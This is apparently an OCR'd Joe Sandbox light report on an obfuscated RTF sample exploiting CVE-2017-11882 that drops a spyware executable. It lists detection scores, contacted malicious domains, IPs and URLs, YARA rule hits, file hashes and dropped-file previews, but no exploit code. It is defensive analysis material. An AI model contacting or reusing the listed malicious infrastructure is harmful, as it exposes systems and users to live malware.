


Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.rtf	43%	Virustotal		Browse
SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.rtf	22%	ReversingLabs	Document-RTF.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4F98E955-E40B-4BEE-AA1E-253D7E3CD6E7}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Temp\Client.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Client.exe	24%	ReversingLabs	ByteCode-MSIL.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.0.notepad.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.notepad.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
9.0.notepad.exe.400000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.notepad.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.notepad.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.notepad.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.notepad.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
www.lundadonate.xyz/nb30/	1%	Virustotal		Browse
www.lundadonate.xyz/nb30/	100%	Avira URL Cloud	malware	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.best-boy.net/nb30/?4hntpZ=WWLsvV61WazOGjhWPmK2zCox7nD1HU3ZrNfLe9lvYYokad8918qHb5Jmu9JsRIh/3onKEQ==&PPa=ApcXW2	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.thegoldencamel.online/nb30/?4hntpZ=HrFg7Zw77Q4AgN6xWDdwD99B0qzSSsTIjhXIVaLmDYdCsLEuJk5C8qRmA5PaAiVsBqYing==&PPa=ApcXW2	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
thegoldencamel.online	66.235.200.170	true	true		unknown
www.best-boy.net	104.167.67.175	true	true		unknown
www.thegoldencamel.online	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.lundadonate.xyz/nb30/	true	• 1%, Virustotal, Browse • Avira URL Cloud: malware	low
http://www.best-boy.net/nb30/?4hntpZ=WWLsvV61WazOGjhWPmK2zCox7nD1HU3ZrNfLe9lvYYokad8918qHb5Jmu9JsRIh/3onKEQ==&PPa=ApcXW2	true	• Avira URL Cloud: safe	unknown
http://www.thegoldencamel.online/nb30/?4hntpZ=HrFg7Zw77Q4AgN6xWDdwD99B0qzSSsTIjhXIVaLmDYdCsLEuJk5C8qRmA5PaAiVsBqYing==&PPa=ApcXW2	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 0000000A.00000000.10309869 46.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	explorer.exe, 0000000A.00000000.10309869 46.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	explorer.exe, 0000000A.00000000.10309869 46.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://wellformedweb.org/CommentAPI/	explorer.exe, 0000000A.00000000.97068764 0.00000000046D0000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/ccleanerp	explorer.exe, 0000000A.00000000.96915226 2.0000000004385000.00000004.00000001.000 20000.00000000.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 0000000A.00000000.97068764 0.00000000046D0000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/ccleanerq	explorer.exe, 0000000A.00000000.10048600 34.0000000002CBF000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 000A.00000000.988141924.0000000002CBF000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.962364346.00000 00002CBF000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 0000000A.000 00000.1030297831.0000000002CBF000.000000 04.00000001.00020000.00000000.sdmp	false		high
http://www.piriform.com/ccleaner1SPS0	explorer.exe, 0000000A.00000000.98021788 3.0000000008617000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.1012221961.0000000008617000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.996182777.00000 00008617000.00000004.00000001.00020000.0 0000000.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	explorer.exe, 0000000A.00000000.10058589 41.0000000003CF7000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.hotmail.com/oe	explorer.exe, 0000000A.00000000.10309869 46.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://treyresearch.net	explorer.exe, 0000000A.00000000.97068764 0.00000000046D0000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	explorer.exe, 0000000A.00000000.10058589 41.0000000003CF7000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://java.sun.com	explorer.exe, 0000000A.00000000.10274695 70.0000000000335000.00000004.00000020.00 020000.00000000.sdmp, explorer.exe, 0000 000A.00000000.984634900.0000000000335000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.999499813.00000 0000335000.00000004.00000020.00020000.0 0000000.sdmp, explorer.exe, 0000000A.000 00000.954363521.0000000000335000.0000000 4.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	explorer.exe, 0000000A.00000000.10058589 41.0000000003CF7000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	explorer.exe, 0000000A.00000000.95790782 1.0000000001DD0000.00000002.00000001.000 40000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 0000000A.00000000.99644635 8.0000000008675000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.1011537608.00000000084D2000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.995286555.00000 000084D2000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 0000000A.000 00000.996486805.000000000869E000.0000000 4.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.980535513.0000000008675 000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.980217883.00 00000008617000.00000004.00000001.0002000 0.00000000.sdmp, explorer.exe, 0000000A. 00000000.1012512071.000000000869E000.000 00004.00000001.00020000.00000000.sdmp, e xplorer.exe, 0000000A.00000000.101244526 0.0000000008675000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.979280066.00000000084D2000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://investor.msn.com/	explorer.exe, 0000000A.00000000.10309869 46.0000000003B10000.00000002.00000001.00 040000.00000000.sdmp	false		high
http://www.piriform.com/ccleaner	explorer.exe, 0000000A.00000000.97909209 7.00000000084C0000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.962364346.0000000002CBF000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.1030297831.00000 00002CBF000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 0000000A.000 00000.1012512071.000000000869E000.000000 04.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.1012445260.00000000086 75000.00000004.00000001.00020000.0000000 0.sdmp, explorer.exe, 0000000A.00000000. 1012221961.0000000008617000.00000004.000 00001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.979280066.00000000 084D2000.00000004.00000001.00020000.0000 0000.sdmp, explorer.exe, 0000000A.000000 00.996182777.0000000008617000.00000004.0 0000001.00020000.00000000.sdmp	false		high
http://computername/printers/printername/.printer	explorer.exe, 0000000A.00000000.97068764 0.00000000046D0000.00000002.00000001.000 40000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.%s.comPA	explorer.exe, 0000000A.00000000.95790782 1.0000000001DD0000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.autoitscript.com/autoit3	explorer.exe, 0000000A.00000000.10274695 70.0000000000335000.00000004.00000020.00 020000.00000000.sdmp, explorer.exe, 0000 000A.00000000.984634900.0000000000335000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.999499813.00000 00000335000.00000004.00000020.00020000.0 0000000.sdmp, explorer.exe, 0000000A.000 00000.954363521.0000000000335000.0000000 4.00000020.00020000.00000000.sdmp	false		high
http://https://support.mozilla.org	explorer.exe, 0000000A.00000000.10274695 70.0000000000335000.00000004.00000020.00 020000.00000000.sdmp, explorer.exe, 0000 000A.00000000.984634900.0000000000335000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.999499813.00000 00000335000.00000004.00000020.00020000.0 0000000.sdmp, explorer.exe, 0000000A.000 00000.954363521.0000000000335000.0000000 4.00000020.00020000.00000000.sdmp	false		high
http://www.piriform.com/ccleanerv	explorer.exe, 0000000A.00000000.96915226 2.0000000004385000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 00A.00000000.1007082449.0000000004385000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 0000000A.00000000.991189675.00000 00004385000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 0000000A.000 00000.1032583619.0000000004385000.000000 04.00000001.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Client.exe, 00000006.00000002.951081960. 0000000002641000.00000004.00000800.00020 000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	explorer.exe, 0000000A.00000000.97385704 7.0000000006450000.00000002.00000001.000 40000.00000000.sdmp	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.167.67.175	www.best-boy.net	United States		22552	ESITEDUS	true
66.235.200.170	thegoldencamel.online	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680528
Start date and time: 08/08/202218:37:10	2022-08-08 18:37:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.19912 (renamed file extension from 19912 to rtf)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winRTF@11/9@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 15% (good quality ratio 13.8%) • Quality average: 66.8% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 76% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:38:17	API Interceptor	28x Sleep call for process: EQNEDT32.EXE modified
18:38:18	API Interceptor	179x Sleep call for process: Client.exe modified
18:38:41	API Interceptor	5x Sleep call for process: notepad.exe modified
18:39:25	API Interceptor	201x Sleep call for process: ipconfig.exe modified
18:39:56	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4F98E955-E40B-4BEE-AA1E-253D7E3CD6E7}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	968192
Entropy (8bit):	7.221905189702602
Encrypted:	false
SSDEEP:	12288:924dTkV9VXtdGI1HNDT5wQjG6EXPGc/16/PxuepSxmwCD8ik:Ts9RauHN/5wa8/L9UueAxmfHk
MD5:	BE1CF0179CC129FE5BA102A5EFFA515E
SHA1:	4A0468FAB21F7C2054F728530E9502C294B92356
SHA-256:	64249AF03BFA82B6DA362EAF94864CF4698BECD35869586F43101E62D1B706AF
SHA-512:	FF189C9764C3AF8AA4F33F268F0B50FBFA6E4A938F1F8059BFDF60D1409029CBDEBC1D926E4AEF1BA5F616B87BB5D62FD07A175481BD9F87BB6BF58E27394FA8
Malicious:	**true**
Yara Hits:	• Rule: rtf_cve2017_11882_ole, Description: Attempts to identify the exploit CVE 2017 11882, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4F98E955-E40B-4BEE-AA1E-253D7E3CD6E7}.tmp, Author: John Davison • Rule: EXP_potential_CVE_2017_11882, Description: unknown, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{4F98E955-E40B-4BEE-AA1E-253D7E3CD6E7}.tmp, Author: ReversingLabs
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	.....>..... .....]...\..... ....!..".#...$...%...&...'..(...)..*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5E27A50A-FBC0-4F18-B35D-48F0F2347081}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{FD7AAECA-23CD-402D-9C50-48A29A5112A1}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	1.1722028273607172
Encrypted:	false
SSDEEP:	6:beKNc1ElClXiKNgREqAWlgFJYm7KmrRmvlw5Fr+ur8FrK:beOc1MClXiOk5uFJd5Rmvq5ZP8ZK
MD5:	75FCAEF5B6C0ADE6AF66F49874853C6A
SHA1:	834FA72EEF104773D7052895798FED035EF01594
SHA-256:	01E456476480AA1FD27ACF8F02AEA30D9B09581579A029154A6CD2A6850C85A0
SHA-512:	5E7DBBEB9534660466B7ACD9E70725504C33CC435C08D30ECE035B7CC13F5DC8AAB73F8CA16AA562697063059FEC3C5EE8258F108EB68C8B1071DD381FEDB9A
Malicious:	false

Preview:	..).(.).(.).(.).(.).(.).5.=..... .P.a.c.k.a.g.e.E.M.B.E.D.5.=..... .E.q.u.a.t.i.o.n...3.E.M.B.E.D..... ....".."...<...>...@...F..... .....CJ..OJ..QJ..^J.....j....CJ..OJ..QJ..U..^J...<..CJ..OJ..QJ..^J...O J..QJ..^J.

C:\Users\user\AppData\Local\Temp\Client.exe

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	954368
Entropy (8bit):	7.255862647028007
Encrypted:	false
SSDEEP:	12288:f24dTkV9VXtdGI1HNDT5wQjG6EXPGc/16/PxuepSxmwCD8ik:hs9RauHN/5wa8/L9UueAxmfHk
MD5:	B4F00BB75BFD5C4E2C9D0CD6070E8E54
SHA1:	EE56EAF9288D5315D51E23C32CD8B11CEFA15E2F
SHA-256:	40A539EBB55B0A6A2F1529A733EAF3AA1C48CE467EAEAAA56C851ABF9BDA3006
SHA-512:	8CBC3FCF0AD0B985BBA9D489278FB4E8A40F56561B1FFDE8EB8D79EB9E29C0BC224123B209844EB4E3CD758BCBF0FF17FDCAD98D44E7E602F42D6DA2D054 F5C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 24%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....".0..|.....@... ....@.. ....@.....K.....@..H.....5++..8$ ....@....text....y...@...z..... ..`.rsr c.....@..@..... ..`.reloc.....@..B..... ....

C:\Users\user\AppData\Local\Temp\Client.exe:Zone.Identifier

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E 98
Malicious:	**true**
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Aug 9 00:38:02 2022, mtime=Tue Aug 9 00:38:02 2022, atime=Tue Aug 9 00:38:12 2022, length=2870044, window=hide
Category:	dropped
Size (bytes):	1199
Entropy (8bit):	4.599606484788339
Encrypted:	false
SSDEEP:	24:8BA/XTRKJive0lNHCn9DJeAHCn9tDv3qm1u7D:8BA/XT0iflNHCnJJbHCnmg0D
MD5:	FB70B386249D4133C4BAB75CDA40C2F0
SHA1:	6EA10AEB53EB1DA991622FD5A9D03AB1A3E989F3
SHA-256:	099321B7080DB54AF4916A8A2E456643BAC0B512835E3F3DDFD91125804F3321
SHA-512:	F2B59A978A17D42544839F66970F24A64B65EC2EA6F3C7223E12D2413F0D12E56818A272FFAED073173CCB2A9582901018AE6438FEDCB64C26CFB7DD68C27EF
Malicious:	false
Preview:	L.....F.... .....-.....+.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....U....Desktop.d.....QK.X.U..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....2...+..U.. .SECURI~1.RTF.....U...U..*.....S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...R.t.f...O.b.f.u.s.c.a.t.e.d...3.2...1.9.0.5...r.t.f.....-...8... [.....?J.....C:\Users\..#.....\\980108\Users.user\Desktop\SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.rtf.J.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I. n.f.o...c.o.m...E.x.p.l.o.i.t...R.t.f...O.b.f.u.s.c.a.t.e.d...3.2...1.9.0.5...r.t.f.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	146
Entropy (8bit):	4.9658261704362445
Encrypted:	false
SSDEEP:	3:bDuMJluscbcTLqjQWC0LUZAlmxW9rbcTLqjQWC0LUZAlv:bCVwTeS0LHjrwTeS0LH1
MD5:	E9FAD3CF5FB87FFCDE0A5322116B439E
SHA1:	3FD3EC2D5452FE415C4FB88E3A4362C4F9717D71
SHA-256:	811BCE8DBC32271417CC1D639AE63C548BF7641ED1CF3F64531213A332A0C4D5
SHA-512:	B49BFBC8009820B9C8B209C7D112A55F1CC30C44D49B14CC1EC748EB1A6AAAB2C588F77E8D38E5475B7E67748E8EE43F8E610800953D1A495B2406014427846
Malicious:	false
Preview:	[folders]..Templates.LNK=0..SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.LNK=0..[misc]..SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
